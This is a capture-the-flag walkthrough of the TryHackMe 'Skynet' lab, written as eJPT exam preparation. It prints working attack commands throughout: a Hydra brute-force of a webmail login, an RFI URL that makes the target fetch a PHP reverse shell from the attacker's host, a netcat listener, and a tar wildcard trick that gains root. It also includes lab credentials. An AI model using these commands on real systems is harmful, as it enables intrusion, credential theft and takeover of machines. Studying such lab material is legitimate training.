Summary
Skynet is the eighth machine of the Road to eJPTv2 series and one of the most complete in the path. It combines SMB enumeration, brute force against a webmail, exploitation of a CMS with Remote File Inclusion, and a classic privilege escalation based on tar wildcard injection in a cron job.
A chained attack flow where each phase depends on the previous one — exactly the kind of reasoning the eJPT evaluates.
| Attribute | Value |
|---|---|
| Platform | TryHackMe |
| Difficulty | Medium |
| OS | Linux (Ubuntu) |
| Room | Skynet |
| Skills | SMB Enum, Brute Force, RFI, Tar Wildcard PrivEsc |
🎥 Video Walkthrough
If you prefer to follow the walkthrough step by step, keep reading. The video covers the same process in visual format.
Tools Used
nmap— port scanning and version detectionsmbmap/smbclient— SMB share enumerationgobuster— web directory fuzzinghydra— HTTP form brute forcesearchsploit— local exploit searchnetcat— reverse shell listenerpython3— shell stabilization
Solution Overview
- Recon: nmap reveals SMB, HTTP and mail services. Anonymous SMB exposes a password wordlist.
- Web enumeration: gobuster finds
/squirrelmail. - Brute force: Hydra uses the SMB wordlist to compromise
milesdyson’s webmail. - Email pivot: The inbox contains milesdyson’s SMB password.
- Authenticated SMB: The personal share reveals a hidden web directory.
- Cuppa CMS: A second gobuster run finds an admin panel with a known RFI vulnerability.
- Reverse shell: RFI executes a PHP payload hosted on our machine.
- User flag: Access as
www-dataallows reading/home/milesdyson/user.txt. - PrivEsc:
backup.shrunstar *as root via cron — we exploit the wildcard to set SUID on/bin/bash.
Reconnaissance
Ping
We verify connectivity and identify the OS by TTL:
ping -c 1 10.66.170.216
64 bytes from 10.66.170.216: icmp_seq=1 ttl=62 time=64.1 ms
TTL 62 → Linux (original value is 64, decremented through network hops).
Nmap — Port Scan
nmap 10.66.170.216 -n -Pn -sS -p- --open --min-rate=5000 -oG allTCPports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
Interesting attack surface: HTTP, SMB (139/445) and mail services (110/143).
Nmap — Versions and Scripts
nmap 10.66.170.216 -n -Pn -sS -p22,80,110,139,143,445 -sCV --min-rate=5000 -oN skynetscann.txt
Key findings:
Apache 2.4.18on port 80OpenSSH 7.2p2on port 22Samba 4.3.11on ports 139/445 — workgroup: WORKGROUP- Mail:
Dovecot pop3d/imapd
SMB — smbmap
We enumerate shared resources without credentials:
smbmap -H 10.66.170.216
Disk              Permissions   Comment
----              -----------   -------
print$            NO ACCESS     Printer Drivers
anonymous         READ ONLY     Skynet Anonymous Share
milesdyson        NO ACCESS     Miles Dyson Personal Share
IPC$              NO ACCESS     IPC Service
Two important findings: the anonymous share is accessible without credentials, and a user named milesdyson exists.
SMB — smbclient (anonymous)
smbclient //10.66.170.216/anonymous -N
smb: \> dir
  attention.txt
  logs/
We download the contents of the logs directory:
smb: \> cd logs
smb: \logs\> dir
  log1.txt
  log2.txt
  log3.txt
log1.txt contains a list of potential passwords — our wordlist for the brute force.
Web Fuzzing — gobuster
gobuster dir -u http://10.66.170.216 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,css,xml,bak
/admin         (Status: 301)
/squirrelmail  (Status: 301)

We find /squirrelmail — a webmail application. The combination of a known username (milesdyson) + the SMB wordlist is perfect for a brute force attack.
Exploitation
Brute Force — Hydra against SquirrelMail
SquirrelMail uses a POST form. We configure Hydra with the correct parameters:
hydra -l milesdyson -P log1.txt 10.66.170.216 http-post-form \
"/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1:F=Unknown user or password incorrect."
[80][http-post-form] host: 10.66.170.216 login: milesdyson password: cyborg007haloterminator
Credentials obtained: milesdyson:cyborg007haloterminator
SquirrelMail — Reading the Inbox
We access the webmail at http://10.66.170.216/squirrelmail/src/login.php:


The inbox contains 3 emails. The most relevant is from skynet@skynet with subject “Samba Password reset”:
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
New SMB password: `)s{A&2Z=F^n_E.B``
SMB — Authenticated Access as milesdyson
smbclient //10.66.170.216/milesdyson -U milesdyson
Password: )s{A&2Z=F^n_E.B`
smb: \> dir
  Improving Deep Neural Networks.pdf
  Natural Language Processing-Building Sequence Models.pdf
  Convolutional Neural Networks-CNN.pdf
  notes/
  Neural Networks and Deep Learning.pdf
  Structuring your Machine Learning Project.pdf
We navigate to notes/ and download important.txt:
smb: \notes\> get important.txt
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
Hidden directory revealed: /45kra24zxs28v3yd
Second Fuzzing Run — Cuppa CMS
We fuzz the hidden directory:
gobuster dir -u http://10.66.170.216/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,css,xml,bak
/administrator (Status: 301)

At http://10.66.170.216/45kra24zxs28v3yd/administrator/ we find a Cuppa CMS admin panel.
Searchsploit — Cuppa CMS RFI Vulnerability
searchsploit cuppa cms
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion | php/webapps/25971.txt
searchsploit -m 25971
The exploit describes a Remote File Inclusion (RFI) vulnerability in the urlConfig parameter of alertConfigField.php. It allows loading a remote PHP file and executing it on the server.
Reverse Shell via RFI
We prepare a PHP reverse shell payload (e.g., PentestMonkey’s) and host it on our machine with Python:
python3 -m http.server 80
We set up a netcat listener:
nc -lvnp 4444
We trigger the RFI pointing to our server:
http://10.66.170.216/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://<YOUR_IP>/rev.php
We receive the connection as www-data.
Post-Exploitation
Shell Stabilization
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 48 cols 184
User Flag
www-data@skynet:/home/milesdyson$ cat user.txt
7ce5c2109a40f958099283600a9ae807
Privilege Escalation
Enumeration — backup.sh
Exploring milesdyson’s home directory we find the backups folder:
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
This script runs tar with a wildcard (*) in /var/www/html. The backup.tgz file updates periodically, indicating it runs as a root cron job.
Exploitation — Tar Wildcard
tar accepts arguments starting with -- if it finds them as filenames in the directory. This lets us inject arbitrary options into tar by creating files with special names.
Step 1: Create a script that sets SUID on /bin/bash:
echo -e '#!/bin/bash\nchmod +s /bin/bash' > /var/www/html/root_shell.sh
Step 2: Create the “trap” files that will be interpreted as tar flags:
touch /var/www/html/--checkpoint=1
touch /var/www/html/"--checkpoint-action=exec=sh root_shell.sh"
When cron runs tar cf backup.tgz *, the wildcard expands and includes these files as arguments:
tar cf backup.tgz --checkpoint=1 --checkpoint-action=exec=sh root_shell.sh ...
Step 3: Wait for cron to run and verify:
www-data@skynet:/home/milesdyson/backups$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 Jul 12  2019 /bin/bash
The SUID bit is active. We escalate to root:
/bin/bash -p
bash-4.3# whoami
root
Root Flag
bash-4.3# cat /root/root.txt
Lessons Learned
- Anonymous SMB can be a gold mine — A publicly readable share containing a password wordlist was the entry point for compromising everything else. Always enumerate SMB exhaustively.
- Pivoting between services is key — Webmail credentials → SMB password → hidden directory → CMS. Each service feeds the next. In a real pentest, this kind of chaining is very common.
- Internal files reveal hidden attack surface — The
important.txtfrom SMB revealed a directory that would never have appeared in a standard external fuzzing run. - RFI requires network access between servers — To exploit Cuppa CMS’s RFI, the victim server needs to reach our IP. Always verify connectivity before firing the exploit.
- Tar wildcard is a classic privesc — Any script that runs
tar *,zip *,rsync *, etc. as root in a writable directory is vulnerable. Look for cron jobs with wildcards during post-exploitation.
For the eJPT
This machine directly covers several exam objectives:
| Concept | eJPT Relevance |
|---|---|
| SMB Enumeration | Core technique in mixed Windows/Linux networks |
| HTTP Brute Force | Common scenario in web applications |
| Remote File Inclusion | Classic web vulnerability in the syllabus |
| Cron + Wildcard PrivEsc | Realistic privesc without kernel exploits |
Approximate completion time: 60-90 minutes.